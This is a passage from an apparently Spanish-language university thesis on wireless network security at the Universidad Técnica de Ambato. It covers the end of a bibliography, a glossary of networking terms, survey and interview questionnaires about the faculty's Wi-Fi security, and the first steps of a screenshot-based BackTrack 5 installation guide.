- WIKIPEDIA, anónimo. (2011). *Información*. http://es.wikipedia.org/wiki/Informaci%C3%B3n
- WIKIPEDIA, anónimo. (2011). *Seguridad de la Información*. http://es.wikipedia.org/wiki/Seguridad_de_la_informaci%C3%B3n
- CANO, Jeimy (2004). *Inseguridad Informática*. http://www.virusprot.com/art47.html

- ZAMBRANO, Harly (2011). *Ethical Hacking*. http://es.scribd.com/doc/58565986/Ethical-Hacking
- WIKIPEDIA, anónimo. (2012). *Servidor.* http://es.wikipedia.org/wiki/Servidor
- WIKIPEDIA, anónimo. (2012). *Radius.* http://es.wikipedia.org/wiki/RADIUS
- ANONIMO. (2012). *¿Qué es un servidor web?.* http://www.masadelante.com/faqs/servidor-web
- ANONIMO. (2012). *¿Qué es GNU/Linux?.* http://www.hispalinux.es/GNULinux
- RUBENS. (2007). *¿Qué es CentOS?.* http://linuxlandia-linuxlandia.blogspot.com/2007/10/que-es-centos.html
- CIBERAULA. (2010). *Una introducción a Apache.* http://linux.ciberaula.com/articulo/linux_apache_intro
- WIKIPEDIA. (2012). *FreeRADIUS.* http://en.wikipedia.org/wiki/FreeRADIUS
- PEREZ, José. (2010). *¿Qué es MYSQL?* http://www.esepestudio.com/articulo/desarrollo-web/bases-de-datos-mysql/Que-es-MySQL.htm
- BARRIOS, Joel. (2012). *Daloradius.* http://www.alcancelibre.org/staticpages/index.php/como-freeradius-mysql-centos5
- ANONIMO. (2012). *Servidor DHCP.* http://sauce.pntic.mec.es/crer0052/dhcp/definici.htm
- ANONIMO. (2012). *¿Qué es un certificado SSL?* http://www.inkawebdesign.com/pregunta/certificado-ssl.html
- MARTINEZ, Gabriel. (2009). *Documental sobre el algoritmo MD5.* http://gabriel-sanmart.blogspot.com/2009/10/definicion-y-funcionamiento.html
- WIKIPEDIA. (2012). *Wireshark* http://es.wikipedia.org/wiki/Wireshark

- ANONIMO. (2010). *Airmon –ng.* http://www.aircrack-ng.org/doku.php?id=airmon-ng
- ANONIMO. (2010). *Airbase-ng.* http://aircrack-ng.org/doku.php?id=es:airbase-ng
- WIKPEDIA. (2012). *Backtrack* http://es.wikipedia.org/wiki/BackTrack
- ANONIMO. (2010). *Ettercap.* http://www.alevsk.com/2010/07/ettercap-potente-herramienta-de-auditorias-lan/
- COLETTI, Daniel. (2008). *¿Qué es iptables?.* http://www.danielcoletti.com.ar/Documentos/Tech/Iptables/iptables/node5.html
- ANONIMO. (2009). *Exploit.* http://www.segu-info.com.ar/malware/exploit.htm
- MOTOS, Vicente. (2011). *Killapache.* http://www.hackplayers.com/2011/08/killapache-consigue-un-dos-remoto-desde.html
- CVE. (2012). *Búsqueda de vulnerabilidades.* http://cve.mitre.org/

6.11. Glosario de Términos

- **AP.-** Access Point, punto de acceso, estación base de una red Wi-Fi que conecta clientes inalámbricos entre sí y a redes de cable.

- **ARP.-** Es un protocolo de la capa de enlace de datos responsable de encontrar la dirección hardware (Ethernet MAC) que corresponde a una determinada dirección IP.

- **Clave Privada.-** La clave privada debe permanecer bajo el exclusivo control de su propietario. Esta característica permite que una firma digital identifique en forma unívoca al firmante.

- **Clave Pública.-** La clave pública, por su parte, es la que le posibilita al destinatario verificar quién es el autor del mensaje y la integridad de los datos enviados.

- **CSMA/CA.-** El protocolo CSMA/CA (Carrier Sense Multiple Access and Colision Avoidance o Acceso Múltiple con Detección de Portadora y Prevención de Colisiones) se utiliza en las redes locales inalámbricas (estándar IEEE 802.11). Funciona de igual forma que el protocolo CSMA, pero, en caso de que el medio esté ocupado, todas las estaciones que desean transmitir establecen un turno ranurado siguiendo un protocolo de mapa de bits.

- **CVE.-** Es un diccionario de público conocimiento las vulnerabilidades de seguridad de información y exposiciones.

- **DSL.-** (Digital subscriber line / bucle de abonado digital), es una familia de tecnologías que proporcionan acceso a Internet mediante la transmisión digitales de datos a través de los cables de un local de red telefónica. En la comercialización de las telecomunicaciones, el término DSL es

ampliamente entendido en el sentido de la línea de abonado digital asimétrica (ADSL), la más comúnmente instalada la tecnología DSL.

- **EAP.-** Extensible Authentication Protocol/ Protocolo de autenticación extensible, es una autenticación framework utiliza con frecuencia en redes inalámbricas y conexiones punto a punto . Se define en RFC 3748, lo que hizo RFC 2284 obsoleto, y fue actualizado por el RFC 5247 .

- **Encriptación.-** La encriptación es el proceso para volver ilegible información considerada importante. La información una vez encriptada sólo puede leerse aplicándole una clave. Se trata de una medida de seguridad que es usada para almacenar o transferir información delicada que no debería ser accesible a terceros.

- **GPRS.-** Es una técnica de conmutación de paquetes, que es integrable con la estructura actual de las redes GSM. Esta tecnología permitirá una velocidades de datos de 115 kbs. Sus ventajas son múltiples, y se aplican fundamentalmente a las transmisiones de datos que produzcan tráfico "a ráfagas", es decir, discontinuo. Por ejemplo, Internet y mensajería.

- **GSM.-** (Group Special Mobile o Global System for Mobile Comunications) El Group Special Mobile fue el organismo que se encargó de la configuración técnica de una norma de transmisión y recepción para la telefonía celular europea y el Global System es el sistema europeo de telefonía móvil digital a 900 MHz.

- **IEEE.-** Corresponde a las siglas de The Institute of Electrical and Electronics Engineers, el Instituto de Ingenieros Eléctricos y Electrónicos, una asociación técnico-profesional mundial dedicada a la estandarización, entre otras cosas. Es la mayor asociación internacional sin fines de lucro formada por profesionales de las nuevas tecnologías, como ingenieros

eléctricos, ingenieros en electrónica, ingenieros en sistemas e ingenieros en telecomunicación.

- **ISP.-** (Internet Service Provider/proveedor de servicios de Internet), es una empresa que brinda conexión a Internet a sus clientes. Un ISP conecta a sus usuarios a Internet a través de diferentes tecnologías como DSL, Cablemódem, GSM, Dial-up, Wifi, entre otros. Muchos ISP también ofrecen servicios relacionados con Internet, como el correo electrónico, alojamiento web, registro de dominios, servidores de noticias, etc.

- **Licencia BSB.-** Es la licencia de software otorgada principalmente para los sistemas BSD (Berkeley Software Distribution). Es una licencia de software libre permisiva como la licencia de OpenSSL o la MIT License. Esta licencia tiene menos restricciones en comparación con otras como la GPL estando muy cercana al dominio público. La licencia BSD al contrario que la GPL permite el uso del código fuente en software no libre.

- **Licencia GPL.-** La licencia GPL o General Public License permite instalar y usar un programa GPL en un ordenador o en tantos sin limitación. También permite modificar el programa para adaptarlo según las necesidades.

- **Live cd.-** Un Live-CD es una distribución de Linux (Kernel+Herramientas) pensada para correr sin necesidad de instalarla. La PC bootea desde la unidad de CD/DVD, el sistema se carga en RAM, dejando intacto al sistema instalado en la PC.

- **mod_evasive.-** Es un módulo para Apache maniobras evasivas para proporcionar una acción evasiva en caso de denegación de servicio HTTP o ataque DDoS o ataque de fuerza bruta. También está diseñado para ser una herramienta de detección y gestión de la red, y se puede configurar fácilmente para hablar con ipchains, cortafuegos, router, etc.

- **mod_security.-** Es un firewall de aplicaciones Web embebible que ejecuta como módulo del servidor web Apache, provee protección contra diversos ataques hacia aplicaciones Web y permite monitorear tráfico HTTP, así como realizar análisis en tiempo real sin necesidad de hacer cambios a la infraestructura existente. Etá disponible como Software Libre bajo la licencia GNU General Public License, a su vez, se encuentra disponible bajo diversas licencias comerciales.

- **OFDM.-** Es una tecnología que transmite múltiples señales simultáneamente sobre un solo medio de transmisión, como un cable o el aire. Cada señal viaja con su propio y único rango de frecuencia (portadora), el cual es modulado por los datos (sean de texto, voz, vídeo, etc.).

- **PDA.-** Es una computadora de mano originalmente diseñada como agenda electrónica (calendario, lista de contactos, bloc de notas y recordatorios) con un sistema de reconocimiento de escritura.

- **Perl.**- Es un lenguaje de programación, toma características del lenguaje C, del lenguaje interpretado bourne shell (sh), AWK, sed, Lisp y, en un grado inferior, de muchos otros lenguajes de programación.

- **QoS.-** Calidad de Servicio (Quality of Service, en inglés) son las tecnologías que garantizan la transmisión de cierta cantidad de información en un tiempo dado (throughput). Calidad de servicio es la capacidad de dar un buen servicio. Es especialmente importante para ciertas aplicaciones tales como la transmisión de vídeo o voz.

- **Scripts.**- Los scripts son un conjunto de instrucciones generalmente almacenadas en un archivo de texto que deben ser interpretados línea a línea en tiempo real para su ejecución, se distinguen de los programas, pues deben ser convertidos a un archivo binario ejecutable para correrlos.

- **TCP.- (**Protocolo de Control de Transmisión), es uno de los protocolos fundamentales en Internet. da soporte a muchas de las aplicaciones más populares de Internet (navegadores, intercambio de ficheros, clientes FTP, etc.) y protocolos de aplicación HTTP, SMTP, SSH y FTP.

- **UDP**.- (User Datagram Protocol) es un protocolo del nivel de transporte basado en el intercambio de datagramas (Encapsulado de capa 4 Modelo OSI). Permite el envío de datagramas a través de la red sin que se haya establecido previamente una conexión, ya que el propio datagrama incorpora suficiente información de direccionamiento en su cabecera.

- **UMTS.-** Sistema universal de telecomunicaciones móviles (Universal Mobile Telecommunications System) es una de las tecnologías usadas por los móviles de tercera generación, sucesora de GSM, debido a que la tecnología GSM propiamente dicha no podía seguir un camino evolutivo para llegar a brindar servicios considerados de tercera generación.

- **WECA.-** Wireless Ethernet Compatibility Alliance, es una empresa creada en 1999 por Nokia y Symbols Technologies (entre otras empresas), con el fin de fomentar la compatibilidad entre tecnologías Ethernet inalámbricas bajo la norma 802.11 del IEEE. WECA cambió de nombre en 2003, pasando a denominarse Wi-Fi Alliance.

- **WiMAX.-** Worldwide Interoperability for Microwave Access (Interoperabilidad mundial para acceso por microondas). Es una tecnología dentro de las conocidas como tecnologías de última milla, también conocidas como bucle local que permite la recepción de datos por microondas y retransmisión por ondas de radio.

ANEXOS

6.12. Anexos

6.12.1. Anexo 1: Croquis de la Universidad Técnica de Ambato

CROQUIS DE LA UNIVERSIDAD TÉCNICA DE AMBATO

(PREDIOS HUACHI)

FACULTAD DE INGENIERÍA EN SISTEMAS ELECTRÓNICA E INDUSTRIAL

Gráfico 6.41. Croquis

6.12.2. Anexo 2: Encuesta

UNIVERSIDAD TÉCNICA DE AMBATO

FACULTAD DE INGENIERÍA EN SISTEMAS ELECTRÓNICA E INDUSTRIAL

LUGAR A ENCUESTAR: FISEI

OBJETIVO DE LA ENCUESTA: Adquirir información veraz que permita justificar la investigación y demostrar las necesidades de proteger la información que viaja por la red inalámbrica de la facultad.

Señores, su veracidad en las respuestas permitirá al investigador desarrollar un trabajo real y efectivo.
Agradecemos su colaboración y garantizamos absoluta reserva de su información.

CUESTIONARIO

1.- ¿Es consciente que al momento de conectarse a una red inalámbrica en caso de no poseer ningún tipo de seguridad en su computador otras personas pueden acceder a la información de la misma?

a. Si ☐
b. No ☐

2.- ¿Antes de conectarse a una red inalámbrica presta atención en el nombre de la red a la que se va a conectar?

a. Si ☐
b. No ☐

3.- ¿Es de su conocimiento que debido a que la información viaja por el aire en una red inalámbrica es más susceptible a que ésta pueda ser interceptada por otra persona?

a. Si ☐
b. No ☐

4.- Seleccione los tipos de ataques a redes inalámbricas que conoce o ha escuchado.

a. Man in the Middle ☐
b. ARP poisoning ☐
c. MAC spoofing ☐
d. Rogue Access Point ☐
e. Ninguno ☐

5.- ¿Cuál es el método de conexión a la red inalámbrica de la FISEI?

a. Ingresando el nombre de usuario y contraseña ☐
b. Registrando la dirección MAC ☐

6.- ¿Cree que se mantiene la confidencialidad de los datos en la red inalámbrica de la FISEI?

a. Si ☐
b. No ☐

7.- ¿Ha sido víctima de robos de contraseñas al usar la red inalámbrica de la FISEI?

a. Si ☐
b. No ☐

8.- ¿Qué tipo de seguridad posee su computador para evitar robos de información?

a. Firewall ☐
b. Software de detección de malware ☐
c. Software de detección de spyware ☐
d. Antivirus ☐
e. IPS ☐
f. Ninguna ☐

9.- ¿Cuándo desea acceder a la red inalámbrica está disponible?

a. Siempre ☐
b. Tiene que esperar unos minutos para poder conectarse ☐
c. Esta disponible pero no conecta ☐

10.- ¿Cómo considera el nivel de cobertura de la red inalámbrica?

a. Puede acceder desde los exteriores del edificio y y dentro del mismo. ☐
b. Puede acceder solamente desde cualquier lugar dentro del edificio. ☐
c. Solo se puede acceder desde determinados lugares del edificio. ☐

11.- ¿Cómo considera el nivel de confiabilidad en seguridad en la red inalámbrica?

a. Alta ☐
b. Media ☐
c. Baja ☐

12.- Cuando usted se conecta el nivel de la señal es…

a. Buena ☐
b. Media ☐
c. Mala ☐

GRACIAS POR SU COLABORACIÓN

Fecha de aplicación: ……

6.12.3. Anexo 3: Entrevista

UNIVERSIDAD TÉCNICA DE AMBATO

FACULTAD DE INGENIERÍA EN SISTEMAS ELECTRÓNICA E INDUSTRIAL

LUGAR A ENTREVISTAR: FISEI

OBJETIVO DE LA ENTREVISTA: Adquirir información veraz que permita justificar la investigación y demostrar las necesidades de proteger la información que viaja por la red inalámbrica de la facultad.

CEDULA DE ENTREVISTA

1.- ¿Qué tipos de mecanismos de seguridad posee la red inalámbrica?

_____
_____
_____
_____

2.- ¿Cree que han existido robos de contraseñas a docentes en la red inalámbrica?

_____
_____
_____
_____

3.- ¿Han existido ataques a la red inalámbrica? Si ha existido que se ha hecho para sobrellevarla?

_____
_____
_____
_____

4.- ¿Existe alguna forma de controlar el alcance de la señal de la red inalámbrica de la FISEI?

_____
_____

5.- ¿Con qué frecuencia existen problemas de caídas de la red inalámbrica?

_____
_____
_____
_____

6.- ¿Qué estándar de red usa la red inalámbrica de la FISEI?

_____
_____
_____
_____

7.- ¿De qué manera se lleva el control al acceso de la red inalámbrica?

_____
_____
_____
_____

8.- ¿Qué puede considerar como un punto débil de la red inalámbrica?

_____
_____
_____
_____

9.- ¿Con qué frecuencia cambia el nombre y contraseña por defecto del router o punto de acceso, así como el SSID por defecto?

_____
_____
_____
_____

10.- ¿Existe un plan de contingencia o una norma para el uso de la red inalámbrica y resolución de problemas?

_____
_____
_____
_____

11.- ¿Cree que el filtrado MAC es suficiente para el control del acceso a la red inalámbrica?

_____
_____
_____
_____

12.- ¿Por qué razón no se hace uso del cifrado WPA2?

_____
_____
_____
_____

13.- ¿La información que viaja en la red inalámbrica es cifrada?

_____
_____
_____
_____

GRACIAS POR SU COLABORACIÓN

Fecha de aplicación: ……

6.12.4. Anexo 4: Detalle de la instalación de Backtrack 5

Al iniciar con el live cd aparece la siguiente pantalla, y se escoge la primera opción.

Gráfico 6.42. BackTrack 5

Se debe escribir el comando *startx* para poder iniciar en modo gráfico.




Gráfico 6.43. Startx

Ya después de iniciar, dar doble click en el icono *Install Backtrack*.




Gráfico 6.44. Install BackTrack

Se inicia el proceso de instalación, se configura el idioma.




Gráfico 6.45. Seleccionar Idioma

Se escoge la ubicación geográfica, en este caso *Ecuador (Guayaquil).*

Gráfico 6.46. Ubicación Geográfica

Se selecciona la Distribución del teclado, en este caso se escoge *Opción Sugerida.*




Gráfico 6.47. Escoger teclado

Para particionar el disco se elije para realizarlo manualmente.




Gráfico 6.48. Particionamiento disco

A continuación se da click en *Nueva tabla de partición…*, aparece un mensaje alertando que las operaciones efectuadas no podrán ser cambiadas, se da click en *Continuar.*




Gráfico 6.49. Ejecutando script de prueba de versión

La primera partición es asignada para la memoria de intercambio.




Gráfico 6.50. Asignando tamaño de partición

Se puede ver como ya esta asignado un valor para el *swap*, después se selecciona el espacio libre que sobra y se da click en *Añadir*.




Gráfico 6.51. Particiones creadas

Se crea la segunda partición con el valor restante y se da click en *Aceptar*.




Gráfico 6.52. Asignando tamaño de partición




Gráfico 6.53. Creando partición

Debe quedar el particionamiento como indica la siguiente imagen, después se da click en *Adelante*.

